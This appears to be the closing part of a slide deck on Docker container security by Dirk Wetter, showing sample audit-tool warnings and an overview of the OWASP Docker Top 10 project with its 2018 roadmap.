[WARN] * Running as root: k8s_POD_
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[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[NOTE] 4.2 - Ensure that containers use trusted base images
[NOTE] 4.3 - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4 - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5 - Ensure Content trust for Docker is Enabled
```


OWASP Docker Top 10



[\[show\]](#)

About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure docker container environment. Those 10 points are ordered by relevance. They don't represent risks as each single point in the OWASP Top 10, they represent security controls. The controls range from baseline security to more advanced controls, depended on your security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.

Roadmap

As of **September 2018**, the highest priorities for the next 3 months are:

- **Publish and work on a first draft of the documentation**
- **Complete this first draft**
- **Get other people involved to review the documentation and provide feedback**
- **Incorporate feedback into the documentation**
- **First Release**

Subsequent Releases will add

- **Go from Draft to Release**
- **Being promoted from an Incubator Project to a Lab Project**



Bottom Line

- **Bottom Line Security**
 - Dan Walsh: "Think about what you're doing"
 - **Do:**
 - Proper planning + design incl. security!
- **Build security in!**

Thank you!

Dr. Dirk Wetter



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3957 C9AE ECE1 D0A7 4569
EE60 B905 3A4A 58F5 4F17



@drwetter

Introductory picture: CC0, <https://pxhere.com/de/photo/990309>

Head picture: CC-BY-SA 3.0 by "Hullie" https://commons.wikimedia.org/wiki/File:Brussel_grote_markt_360.jpg